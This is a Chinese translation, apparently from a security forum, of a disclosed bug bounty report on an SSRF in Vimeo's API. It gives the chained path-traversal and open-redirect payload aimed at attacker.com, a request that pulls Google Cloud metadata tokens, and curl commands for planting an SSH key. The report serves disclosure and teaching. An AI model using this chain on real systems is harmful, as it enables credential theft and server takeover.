登录


Bug Bounty: 漏洞组合导致SSRF 5000$

Hulk / 2019-03-11 09:25:00 / 浏览数 2379 安全技术 WEB安全 顶(1) 踩(0)

Hi，朋友们。最近我在Vimeo（一个高清视频播客网站）上发现了一个SSRF，它甚至可以实现代码执行。在这篇文章，我将分享如何挖掘利用它，最终获得5000美金奖励的

背景

Vimeo官方提供了一个名为 API Playground的API控制台，这暗示着很多请求都是经由网站服务端处理的。比如说下面这个例子：



可以看到，上图中标记内容的请求方式为GET，传递至服务端。完整的请求如下：

https://api.vimeo.com/users/{user_id}/videos/{video_id}

如果你足够细心，可以发现用户可以控制这个请求中的很多东西。首先是uri参数，它决定了请求指向，在这里是/users/{user_id}/videos/{video_id}；其次是请求

服务端路径遍历

在我继续挖掘它时，我首先把uri参数改为一些常用的路径遍历的Payload，然后页面返回403错误。这时我心中有底了，网站允许设置API端点。然后我修改了user_id和v

URL.parse("https://api.vimeo.com/users/1122/videos/../../../attacker")

从上图你可以看到api.vimeo.com列出了所有响应端点。这里我们应该想到，如果有了管理员密钥（可能通过标题头实现），就可以获取api.vimeo.com所有的目录。

跳出api.vimeo.com

经过思考后，我觉得HTTP 30X重定向或许可以帮我实现。

OK，现在我知道了HTTP重定向可以帮助我向前移动。我需要一个重定向URL，然后我就可以移动到我能控制的资产上。

重定向漏洞

在经过一些时间的目录fuzzing后，我在api.vimeo.com上找到了一个端点，它会重定向到vimeo.com。现在，我移动到了vimeo.com。

https://api.vimeo.com/m/something

OK，我在vimeo.com上需要找一个重定向漏洞。经过一些时间的搜寻，我找到了一个影响很低的重定向漏洞，这里我就不赘述了。它类似于下面这种形式：

https://vimeo/vulnerable/open/redirect?url=https://attacker.com

它会302重定向到attacker.com。

攻击链组合

组装最终的Payload：

../../../m/vulnerable/open/redirect?url=https://attacker.com

放到video_id中，它将发出请求：

https://api.vimeo.com/users/1122/videos/../../../m/vulnerable/open/redirect?url=https://attacker.com

然后解析变为：


https://api.vimeo.com/m/vulnerable/open/redirect?url=https://attacker.com

HTTP重定向到vimeo.com：

https://vimeo.com/vulnerable/open/redirect?url=https://attacker.com

利用重定向漏洞转移到到attacker.com：

https://attacker.com



Nice，一个SSRF漏洞出现了。服务端发送的是JSON数据，解析它获取内容。

深入利用

经过侦察，我发现Vimeo是基于Goole云的，所以我可以试着访问Google元数据API。 André Baptista (0xacb)有过类似的利用，你可以在这里查看详情。

访问端点会返回Google账户token值。

http://metadata.google.internal/computeMetadata/v1beta1/instance/service-accounts/default/token?alt=json

```
{ “headers”: [ “HTTP/1.1 200”, “Content-Type: application/json”, “Host: api.vimeo.com” ], “code”: 200, “body”: { “access_token
```

使用curl进一步获取所有token


```
$ curl https://www.googleapis.com/oauth2/v1/tokeninfo?access_token=ya29.XXXXXKuXXXXXXXkGT0rJSA

Response:
{ "issued_to": "101302079XXXXX", "audience": "10130207XXXXX", "scope": "https://www.googleapis.com/auth/compute https://www.go
```

OK，现在我可以用这些token组装为SSH公钥，然后用我的私钥连接服务器。

```
$ curl -X POST “https://www.googleapis.com/compute/v1/projects/1042377752888/setCommonInstanceMetadata" -H “Authorization: Bea

Response:
{ “kind”: “compute#operation”, “id”: “6322812 7XXXXXX”, “name”: “operation-XXXXXXXXXXXXXXXXXX”, “operationType”: “compute.proje
```



成功实现

有些遗憾，SSH端口并不对外开放，但这足以显示严重性（获取shell）。

我从元数据API上还提取了Kubernetes密钥，但是由于未知原因我无法使用。Vimeo 确认了这些密钥是真实的。

感谢阅读，希望你能学到知识。如果你有不明白的地方可以在推特上联系我（私信开放@rootxharsh）。

感谢

谢谢Vimeo团队允许我披露它。

Andre (0xacb)的披露让我受到了启发。

Brett (bbuerhaus)有一篇SSRF漏洞文章对我有帮助。

时间线

1月28日：提交。

1月28日：HackerOne团队确认

1月28日：Vimeo团队暂时奖励100美元，开始临时性修复。

1月30日/ 31日：进行完整性修复。

2月1日：4900美元奖励。

原文:
https://medium.com/@rootxharsh_90844/vimeo-ssrf-with-code-execution-potential-68c774ba7c1e

上一篇：再探Jenkins RCE 下一篇：再探Jenkins RCE

1. 2 条回复


s小胖不吃饭 2019-03-11 09:54:39

这是稿主自己挖到的漏洞吗？获得了5000美元的奖励？这是翻译稿件吧？

0 回复Ta


Hulk 2019-03-11 10:06:57

@s小胖不吃饭 是的。类型问题这你得问先知工作人员，他们改的。原问链接稍后补。

0 回复Ta

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板